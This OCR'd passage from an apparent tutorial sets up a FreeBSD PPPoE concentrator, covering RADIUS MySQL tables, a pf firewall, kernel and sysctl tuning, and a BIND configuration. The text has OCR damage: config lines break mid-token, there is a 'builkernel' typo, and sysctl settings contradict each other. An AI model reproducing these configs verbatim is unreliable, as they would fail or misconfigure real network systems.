


Figure 4. *NetFlow date – Traffic on the results*

Listing 11.

```
mysql> use radius
Database changed
mysql> select * from radcheck where username='testuser';
+-------+-------------+------------------+----+-----------+-----------+
| id    | UserName    | Attribute        | op | Value     | Bloqueado |
+-------+-------------+------------------+----+-----------+-----------+
| 1054  | TESTUSER    | Password         | == | testpass  |         0 |
| 1055  | TESTUSER    | Simultaneous-use | := | 1         |         0 |
+-------+-------------+------------------+----+-----------+-----------+
3 rows in set (0.00 sec)
```

Listing 12.

```
mysql> select * from radreply where username='testuser';
+-------+-------------+--------------------+----+-------------------------+
| id    | UserName    | Attribute          | op | Value                   |
+-------+-------------+--------------------+----+-------------------------+
| 266   | TESTUSER    | Pool-Name          | := | main_pool               |
| 267   | TESTUSER    | Garantia           | == | 20                      |
| 270   | TESTUSER    | Framed-IP-Address  | == | 203.0.113.69            |
| 272   | TESTUSER    | Framed-IPv6-Prefix | == | 2001:db8:cafe:cafe::/64 |
+-------+-------------+--------------------+----+-------------------------+
4 rows in set (0.00 sec)
```

Listing 13.

```
mysql> select * from radgroupcheck where trim(groupname)='TEST-50MB';
+-----+--------------------+------------------+----+-------+
| id  | GroupName          | Attribute        | op | Value |
+-----+--------------------+------------------+----+-------+
| 249 |      TEST-50MB     | Simultaneous-Use | := | 1     |
+-----+--------------------+------------------+----+-------+
1 row in set (0.00 sec)

mysql> select * from radgroupreply where trim(groupname)='TEST-50MB';
+-----+--------------------+--------------------+----+-----------------------------------------------+
| id  | GroupName          | Attribute          | op | Value                                         |
+-----+--------------------+--------------------+----+-----------------------------------------------+
| 472 | TEST-50MB          | Framed-Protocol    | := | PPP                                           |
| 473 | TEST-50MB          | Service-Type       | := | Framed-User                                   |
| 474 | TEST-50MB          | Framed-Compression | := | Van-Jacobsen-TCP-IP                           |
| 475 | TEST-50MB          | mpd-limit          | += | in#1=all rate-limit 51000000 9562500 19125000 |
| 476 | TEST-50MB          | mpd-limit          | += | out#1=all rate-limit 51000000 9562500 19125000|
+-----+--------------------+--------------------+----+-----------------------------------------------+
5 rows in set (0.00 sec)
```

Listing 14.

```
mysql> select * from usergroup where username='testuser';
+-------------+-----------+----------+
| UserName    | GroupName | priority |
+-------------+-----------+----------+
| TESTUSER    | TEST-50MB |        1 |
+-------------+-----------+----------+
1 row in set (0.00 sec)
```

Listing 15.

```
mysql> select * from radippool limit 3;
+----+-----------+----------------+-------------+----------------+-----------------+-------------+----------+----------+
| id | pool_name | framedipaddress | nasipaddress | calledstationid | callingstationid | expiry_time | username | pool_key |
+----+-----------+----------------+-------------+----------------+-----------------+-------------+----------+----------+
|  9 | main_pool | 203.0.113.6    |             |                | NULL            | NULL        |          | 0        |
| 10 | main_pool | 203.0.113.7    |             |                | NULL            | NULL        |          | 0        |
| 11 | main_pool | 192.0.2.6      |             |                | NULL            | NULL        |          | 0        |
+----+-----------+----------------+-------------+----------------+-----------------+-------------+----------+----------+
3 rows in set (0.00 sec)
```

Listing 16.

```
# cat /etc/rc.conf
hostname="valhalla.connectionlost.com.br"
ifconfig_igb4="inet 203.0.113.5 netmask 255.255.255.0"
ifconfig_igb4_alias0="inet 198.51.100.5 netmask
    255.255.255.0"
ifconfig_igb3="inet 192.0.2.5 netmask 255.255.255.0"
# if you enable more than one NIC for the MPD to listen,
    then you need to climb it here
#ifconfig_igb2="up"
#ifconfig_igb1="up"
#ifconfig_igb0="up"

defaultrouter="203.0.113.1"
gateway_enable="YES"

ipv6_activate_all_interfaces="YES"
ipv6_defaultrouter="2001:db8::1"
ifconfig_igb0_ipv6="inet6 2001:db8::5 prefixlen 32"
ipv6_gateway_enable="YES"

pf_enable="YES"
pf_rules="/etc/pf.conf"
pf_flags=""
pf_device="/dev/pf"
pflog_enable="YES"              # start pflogd(8)
pflog_flags=""                  # additional flags for
    pflogd startup
pflog_logfile="/var/log/pflog"  # where pflogd should store
    the logfile

mpd_enable="YES"
mpd_flags="-b -s mpd5"

named_enable="YES"

postfix_enable="YES"
sendmail_enable="NO"
sendmail_submit_enable="NO"
sendmail_outbound_enable="NO"
sendmail_msp_queue_enable="NO"
daily_clean_hoststat_enable="NO"
daily_status_mail_rejects_enable="NO"
daily_status_include_submit_mailq="NO"
daily_submit_queuerun="NO"

fsck_y_enable="YES"

syslogd_flags="-s -b 127.0.0.1"

nginx_enable="YES"

fcgiwrap_enable="YES"
fcgiwrap_user="www"
fcgiwrap_socket="unix:/var/run/fcgiwrap/fcgiwrap.sock"

sshd_enable="YES"
```

```
dumpdev="AUTO"

cpu_affinity_enable="YES"

ntpd_enable="YES"

bsnmpd_enable="YES"

quagga_enable="YES"
quagga_flags="-d"
quagga_daemons="zebra ospfd ospf6d"
watchquagga_enable="YES"
watchquagga_flags="-dz -R '/usr/local/etc/rc.d/quagga
   restart' zebra ospfd ospf6d"

log_io_enable="YES"

#eof
```

Listing 17.

```
ifconfig_igb4="inet 203.0.113.5 netmask 255.255.255.0
   -tso -lro -rxcsum -txcsum"
ifconfig_igb4_alias0="inet 198.51.100.5 netmask
   255.255.255.0"
ifconfig_igb3="inet 192.0.2.5 netmask 255.255.255.0 -tso
   -lro -rxcsum -txcsum"
#ifconfig_igb2="up -tso -lro -hwcsum -txcsum"
```

Listing 18.

```
edit /etc/pf.conf:
ext_if="igb4"
ext_ip="203.0.113.5"
ext_ip6="2001:db8::5"
ext_ip_rad="198.51.100.5"

int_if="igb3"
int_ip="192.0.2.5"
int_net="192.0.2.0/24"
int_broadcast="255.255.255.255"

set limit states 10000000
set limit table-entries 1000000
set limit src-nodes 1000000
set limit frags 1000000

set skip on lo0
set skip on lo1

set loginterface igb0

scrub in all

# tables to run the start scripts from mpd5
table <PRIVADOS> persist
table <PUBLICOS> persist
table <PUBLICOS6> persist
table <BLOQUEADOS> persist
table <BLOQUEADOS6> persist
# table to release  access to private ips to the net-
   work, typically used to support
table <GOD> { 203.0.113.69 }
# table used to create a specific user for infrastructure
   and/or support, without internet access, just access
   to the lan or address released in IPSINFRA table
   (only create a PPPoE user that receives the address
   of the table INFRA)
table <INFRA> { 203.0.113.70 }
table <IPSINFRA> { 192.0.2.0/24 }
# table used for addresses that blocked customer may
   have access to, usually ip PPPoE concentrator and
   your web server to create a block page and access for
   future payment
table <NONBLOCK> { 127.0.0.1, 203.0.113.5, 203.0.113.11}
table <NONBLOCK6> { ::1, 2001:db8::11 }
# table with routers and PPPoE concentrators
table <ROUTERS> {203.0.113.1, 203.0.113.5}
table <ROUTERS6> { 2001:db8::1, 2001:db8::5 }
# table of monitoring servers, usually a zabbix for
   checking and cacti for collect servers snmp data
table <MONITORAMENTO> {203.0.113.10}
table <MONITORAMENTO6> { 2001:db8::10 }
# table of who is authorized to consult their recursive dns
table <DNS> {127.0.0.1,203.0.113.0/24,198.51.100.0/24,19
   2.0.2.0/24}
table <DNS6> {::1,2804:c40::/32}
# table with the ips of Radius servers
table <RADIUS> {198.51.100.2}
# table release to the support system
table <SUPORTE> {203.0.113.69}
# table of local ips in the PPPoE concentrator
table <LOCAL> {203.0.113.5,198.51.100.5,192.0.2.5}
table <LOCAL6> { 2001:db8::5 }
# table release to the support system and mpd5 Web interface
table <SYSADMIN> {203.0.113.69}
table <SYSADMIN6> {2804:c40::cafe}
# table from internal connected ips
table <CONNECTED> { 198.51.100.5,192.0.2.5 }

nat on $ext_if from <PRIVADOS> to any -> $ext_ip
```

```
nat on $int_if from <GOD> to $int_net -> $int_ip

no rdr proto tcp from <BLOQUEADOS> to <NONBLOCK>

rdr pass proto tcp from <BLOQUEADOS> to !<NONBLOCK> port
   80 -> 127.0.0.1
rdr proto tcp from <BLOQUEADOS6> to !<NONBLOCK6> port 80
   -> ::1
rdr pass proto tcp from <BLOQUEADOS> to !<NONBLOCK> port
   443 -> 127.0.0.1 port 80
rdr proto tcp from <BLOQUEADOS6> to !<NONBLOCK6> port
   443 -> ::1 port 80

block in log quick from any to $int_broadcast
block quick log from <BLOQUEADOS> to !<NONBLOCK>
block quick log inet6 from <BLOQUEADOS6> to !<NONBLOCK6>
pass quick log proto {tcp,udp} from <BLOQUEADOS> to
   <ROUTERS> port 53
pass quick log inet6 proto {tcp,udp} from <BLOQUEADOS6>
   to <ROUTERS6> port 53
block in quick log from <PRIVADOS> to <PRIVADOS>
block in quick log from <PUBLICOS> to <PRIVADOS>
block in quick log from <PUBLICOS6> to <PRIVADOS>
block in quick log from <INFRA> to !<IPSINFRA>
block quick log proto {tcp,udp} from !<ROUTERS> to any
   port {199,2601,2604,2606}
block quick inet6 proto {tcp,udp} from !<ROUTERS6> to
   any port {199,2601,2604,2606}
block quick log proto {tcp,udp} from !<MONITORAMENTO> to
   any port {161}
block quick inet6 proto {tcp,udp} from !<MONITORAMENTO6>
   to any port {161}
block quick log proto {tcp,udp} from !<DNS> to <LOCAL>
   port 53
block quick log inet6 proto {tcp,udp} from !<DNS6> to
   <LOCAL6> port 53

block quick log from <PRIVADOS> to <CONNECTED>
block quick log from <PUBLICOS> to <CONNECTED>

block quick log on $ext_if proto {tcp,udp} from !
   <RADIUS> to $ext_ip_rad port 3799
block quick log on $ext_if proto {tcp,udp} from ! <SYS-
   ADMIN> to <LOCAL> port 5006
block quick log on $ext_if proto {tcp,udp} from ! <SYS-
   ADMIN> to <LOCAL> port {80,666}
block quick log on $ext_if proto {tcp,udp} from !
   <SUPORTE> to <LOCAL> port {80,666}
block quick log on $ext_if inet6 proto {tcp,udp} from
   !<SYSADMIN6> to $ext_ip6 port {80,666}
block quick log on $ext_if inet6 proto {tcp,udp} from
   !<SYSADMIN6> to $ext_ip6 port 5006

pass all

#eof
```

Listing 19.

```
# vi /root/kernels/valhalla
# netgraph options
options HZ=4000
options NETGRAPH
options NETGRAPH_PPPOE
options NETGRAPH_SOCKET
options NETGRAPH_CISCO
options NETGRAPH_ECHO
options NETGRAPH_FRAME_RELAY
options NETGRAPH_HOLE
options NETGRAPH_KSOCKET
options NETGRAPH_LMI
options NETGRAPH_RFC1490
options NETGRAPH_TTY
options NETGRAPH_ASYNC
options NETGRAPH_BPF
options NETGRAPH_ETHER
options NETGRAPH_IFACE
options NETGRAPH_L2TP
options NETGRAPH_MPPC_ENCRYPTION
options NETGRAPH_PPP
options NETGRAPH_PPTPGRE
options NETGRAPH_TEE
options NETGRAPH_UI
options NETGRAPH_VJC
options NETGRAPH_CAR
options NETGRAPH_NETFLOW

options ALTQ
options ALTQ_CBQ
options ALTQ_RED
options ALTQ_RIO
options ALTQ_HFSC
options ALTQ_PRIQ
options ALTQ_NOPCC

device pf
device pflog
device pfsync
```

```
options IPSTEALTH

options         ROUTETABLES=3

options         SC_NORM_ATTR=(FG_GREEN|BG_BLACK)
options         SC_KERNEL_CONS_ATTR=(FG_YELLOW|BG_BLACK)

options         SC_HISTORY_SIZE=8192
#eof

# make builkernel KERNCONF=valhalla
# make installkernel KERNCONF=valhalla
```

Listing 20.

```
# vi /etc/sysctl.conf
kern.ipc.maxsockbuf=157286400
net.inet.tcp.sendbuf_max=157286400
net.inet.tcp.recvbuf_max=157286400

kern.ipc.nmbclusters=2097152

net.inet.tcp.cc.algorithm=htcp
net.inet.tcp.cc.htcp.adaptive_backoff=1
net.inet.tcp.cc.htcp.rtt_scaling=1

net.inet.ip.forwarding=1
net.inet.ip.fastforwarding=1

net.inet.ip.portrange.first=1024
net.inet.ip.portrange.hifirst=1024
net.inet.ip.portrange.last=65535

kern.ipc.soacceptqueue=65535
kern.ipc.somaxconn=65535

net.inet.tcp.mssdflt=1460
net.inet.tcp.minmss=1300
net.inet.tcp.rfc1323=1
net.inet.tcp.rfc3390=1

net.inet.tcp.sack.enable=1

net.inet.tcp.tso=0

net.inet.tcp.nolocaltimewait=1

net.inet.tcp.syncache.rexmtlimit=0
net.inet.tcp.msl=5000
net.inet.ip.rtexpire=2
net.inet.ip.rtminexpire=2

net.inet.tcp.syncookies=0

dev.igb.0.fc=0
dev.igb.1.fc=0
dev.igb.2.fc=0
dev.igb.3.fc=0
dev.igb.4.fc=0
dev.igb.5.fc=0
dev.igb.6.fc=0
dev.igb.7.fc=0

net.inet.ip.check_interface=1
net.inet.ip.process_options=0
net.inet.ip.redirect=0
net.inet.ip.stealth=1
net.inet.icmp.drop_redirect=1
net.inet.tcp.drop_synfin=1
net.inet.tcp.fast_finwait2_recycle=1
net.inet.tcp.icmp_may_rst=0
net.inet.tcp.msl=5000
net.inet.tcp.path_mtu_discovery=0
net.inet.udp.blackhole=1
net.inet.tcp.blackhole=2
security.bsd.see_other_uids=0

net.inet.tcp.ecn.enable=1
net.inet.tcp.maxtcptw=15000
net.inet.icmp.icmplim=0

net.inet.tcp.sendspace=262144
net.inet.tcp.recvspace=262144
net.inet.udp.recvspace=16772216
net.inet.udp.maxdgram=57344

net.inet.tcp.sendbuf_inc=32768
net.inet.tcp.recvbuf_inc=65536

net.inet.tcp.hostcache.expire=3900

net.inet.tcp.delayed_ack=1
net.inet.tcp.delacktime=50

kern.sched.interact=30
kern.sched.slice=12

net.local.stream.sendspace=164240
```

```
net.local.stream.recvspace=164240

kern.random.sys.harvest.ethernet=0
kern.random.sys.harvest.interrupt=0
kern.random.sys.harvest.point_to_point=0
kern.random.sys.harvest.swi=0

kern.ipc.maxsockets=524288

net.inet.raw.maxdgram=16384
net.inet.raw.recvspace=16384

net.inet6.icmp6.nodeinfo=0
net.inet6.ip6.use_tempaddr=1
net.inet6.ip6.prefer_tempaddr=1
net.inet6.icmp6.rediraccept=0
net.inet6.ip6.accept_rtadv=0
##net.inet6.ip6.auto_linklocal=0

kern.ipc.shmmax=2147483648
kern.ipc.shmall=2097152

kern.maxvnodes=100000000

net.graph.maxdgram=16772216
net.graph.recvspace=16772216

net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
net.inet.tcp.drop_synfin=1
net.inet.tcp.syncookies=1
net.inet.icmp.drop_redirect=1
net.inet.icmp.log_redirect=0
net.inet.ip.redirect=0

#eof

# vi /boot/loader.conf
kern.maxusers=1024
net.graph.maxdata=65536
net.graph.maxalloc=65536

kern.ipc.maxpipekva=620000000

net.inet.tcp.syncache.hashsize=1024
net.inet.tcp.syncache.bucketlimit=512
net.inet.tcp.syncache.cachelimit=65536

net.inet.tcp.hostcache.hashsize="16384"
net.inet.tcp.hostcache.bucketlimit="100"

coretemp_load="YES"
cc_htcp_load="YES"

if_igb_load="YES"

loader_logo="beastie"

net.link.ifqmaxlen="1024"

hw.igb.txd="4096"
hw.igb.rxd="4096"
hw.igb.rx_process_limit="-1"
hw.igb.enable_aim="1"
hw.igb.max_interrupt_rate="32000"
hw.igb.num_queues="0"
hw.igb.enable_msix="1"

kern.ipc.nmbclusters="2097152"
kern.ipc.nmbufs="6434970"
kern.ipc.nmbjumbop="985356"

hw.intr_storm_threshold="9000"

net.inet.tcp.tcbhashsize="65536"

net.isr.bindthreads="0"
net.isr.defaultqlimit="4096"
net.isr.maxthreads=7

kern.ipc.maxsockets=524288

#eof
```

Install fcgiwrap:

```
# cd /usr/ports/www/fcgiwrap
# make install clean
```

Install quagga:

```
# cd /usr/ports/net/quagga
# make install clean
```

Install log.io:

```
# cd /usr/ports/www/npm
# make install clean
# ln -s /usr/local/bin/python2.7 /usr/local/bin/python
# ln -s /usr/bin/clang++ /usr/bin/g++
# npm config set python /usr/local/bin/python2.7
# npm install -g node-gyp
# npm install -g log.io --user 'root'
```

Install sudo:

```
# cd /usr/ports/security/sudo
# make install clean
```

Install radvd:

Listing 21.

```
# vi /etc/resolv.conf
nameserver 127.0.0.1

# vi /usr/local/etc/namedb/named.conf
options {
   // All file and path names are relative to the chroot
   directory,
   // if any, and should be fully qualified.
   directory "/usr/local/etc/namedb/working";
   pid-file    "/var/run/named/pid";
   dump-file  "/var/dump/named_dump.db";
   statistics-file   "/var/stats/named.stats";

   allow-query { trusted; };
   allow-transfer { other_ns; };

   listen-on { 127.0.0.1; 203.0.113.5; };
    listen-on-v6    { ::1; 2001:db8::5; };

   disable-empty-zone "255.255.255.255.IN-ADDR.ARPA";
   disable-empty-zone "0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0
   .0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.IP6.ARPA";
   disable-empty-zone "1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0
   .0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.IP6.ARPA";

};

logging {
   channel systemlog {
      file "/var/log/named.log";
      severity debug;
      print-time yes;
   };
   channel audit_log {
      file "/var/log/security.log";
      severity debug;
      print-time yes;
   };

   channel xfer_log {
      file "/var/log/xfer.log";
      severity debug;
      print-time yes;
   };

   category default { systemlog; };
   category security { audit_log; systemlog; };
   category config { systemlog; };
   category xfer-in { xfer_log; };
   category xfer-out { xfer_log; };
   category notify { audit_log; };
   category update { audit_log; };
   category queries { audit_log; };
   category lame-servers { audit_log; };
};

acl other_ns {
   203.0.113.5;
   127.0.0.1;
};
acl trusted {
   127.0.0.1;
   203.0.113.0/24;
   192.0.2.0/24;
   2001:db8::/32;
};
```

```
zone "." { type hint; file "/usr/local/etc/namedb/named.root"; };

zone "localhost"{ type master; file "/usr/local/etc/namedb/master/localhost-forward.db"; };
zone "127.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/localhost-reverse.db"; };
zone "255.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "0.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/localhost-reverse.db"; };

zone "0.in-addr.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "10.in-addr.arpa"     { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "16.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "17.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "18.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "19.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "20.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "21.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "22.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "23.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "24.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "25.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "26.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "27.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "28.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "29.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "30.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "31.172.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "168.192.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "64.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "65.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "66.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "67.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "68.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "69.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "70.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "71.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "72.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "73.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "74.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "75.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "76.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "77.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "78.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "79.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "80.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "81.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "82.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
```

```
zone "83.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "84.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "85.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "86.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "87.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "88.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "89.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "90.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "91.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "92.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "93.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "94.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "95.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "96.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "97.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "98.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "99.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "100.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "101.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "102.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "103.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "104.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "105.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "106.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "107.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "108.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "109.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "110.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "111.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "112.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "113.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "114.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "115.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "116.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "117.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "118.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "119.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "120.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "121.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "122.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "123.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "124.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "125.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "126.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "127.100.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "254.169.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "0.0.192.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
```

```
zone "2.0.192.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "100.51.198.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "113.0.203.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "8.b.d.0.1.0.0.2.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "test" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "example" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "invalid" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "example.com" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "example.net" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "example.org" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "18.198.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "19.198.in-addr.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "240.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "241.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "242.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "243.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "244.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "245.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "246.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "247.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "248.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "249.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "250.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "251.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "252.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
